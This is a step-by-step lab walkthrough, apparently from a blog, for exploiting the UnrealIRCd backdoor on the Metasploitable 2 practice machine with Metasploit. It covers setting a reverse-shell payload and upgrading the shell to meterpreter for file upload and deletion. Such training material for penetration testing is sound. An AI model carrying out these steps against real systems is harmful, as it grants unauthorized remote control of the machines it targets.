
**UnrealIRCd Exploit In Metasploitable 2**

**What is IRC?**


Internet Relay Chat is an application layer protocol that facilitates communication in the form of text. The chat process works on a client/server networking model.

**These are the steps for the exploitation:**


**Step 1:** *Start postgresql by typing* **“ service postgresql start”**




**Step 2:** *Connect to your database ( Create a database first if you don’t have any database yet). Type* **“ db\_connect (owner of the database):(password of your database@localhost):5432/(name of the database) “ NOTE: 5432 IS THE PORT NUMBER OF YOUR LOCALHOST.**



**Step 3:** *Before anything else, type* **“ db\_nmap ( ip address of your target machine) “,** it will save the scan report from your target machine to the database that you’re connected to. You can access the services, version and etc. that are running *your target machine. After the scan, type* **“ hosts** *“ to make sure that the scan is saved.*




**Step 4:** *Type* **“ services “** *to list all the services running on your target machine.*




**Step 5:** *The services that are running will be listed and look for*


**“ irc “** *or* **“ UnrealIRCd “.**



**Step 5:** *Search and Use the exploit***: “ unix/irc/unreal\_ircd\_3281\_backdoor ”**



**Step 6:** *Use* **“ show payloads “** *command to show the payloads that you are going to use within your exploit. Go ahead and try these payloads and see what works for you. Use “* **payload/cmd/unix/reverse** *“. Type* **“ set payload payload/cmd/unix/reverse.**




**Step 7:** *Use* **“ options “** *command to see the options or variables you need to set for the exploit.*


*RHOSTS: set the ip address of your victim machine.*

*LHOST: set the ip address of your kali machine.*

* *To set the rhosts: type* **“ set RHOSTS ( ip address of your victim machine) “**
* *To set the lhost: type* **“ set LHOST ( ip address of your kali machine)**




**Step 8:** *If it’s all set, then just simply type* **“ exploit** *“. It’s always important to double check the variables. Then after you run the exploit, a command shell will open for you then type commands to check if you’ve already compromised the machine.*




**Step 9:** *Send the command shell first at the background. Once it’s in the background, type* **“ search type: meterpreter post “** *then you can just type* **” use post/multi/manage/shell\_to\_meterpreter** *“ to use the post exploitation module.*




**Step 10:** *type* **“ options** *“ to show the required variables. Then you’ll see that the SESSION is required so type* **“ set SESSION 1** *“. That session means the first exploit that you did which is gaining a command shell. You can type* **“ sessions** *“ if you wanna make sure what session number you have to set. After that, just type* **“ run “.**



**Step 11***: After running the module, you’ll get* **“ stopping exploit/multi/handler “** *as shown below, just hit* **“ enter “** *then it will bring you back to the console, type* **“ sessions** *“ and you’ll be able to see that you’ve already gain a meterpreter shell.*



**Step 12:** *To interact with the meterpreter shell, just simply type* **“ sessions 2 “** *and it will automatically open the meterpreter shell. Meterpreter is wonderful and can do a lot of stuff, so it is recommended to get yourself familiar with it by typing* **“ help “.**



**NOTE:** *As I’ve said, Meterpreter can do a lot of things for you. I’m pretty sure that you’ll get along with this by always exploring and understanding its power. It depends on you on what post exploitation that you prefer to do on the victim machine. You can download files from it, upload files, if you wanna try to upload some files on it, just open a new tab and type “* **gedit “** *and type whatever you want and save it to your documents or whatever. Then go back to the meterpreter shell and type* **“ upload Documents/(name of file) “** *then hit enter and there you go. Type* **“ ls “** *command and you’ll see your file that you’ve just uploaded. Type* **“ rm (name of file) “** *if you want to delete the file. There’s a lot of stuff to do with Meterpreter so get yourself familiar with it and see what you can do.*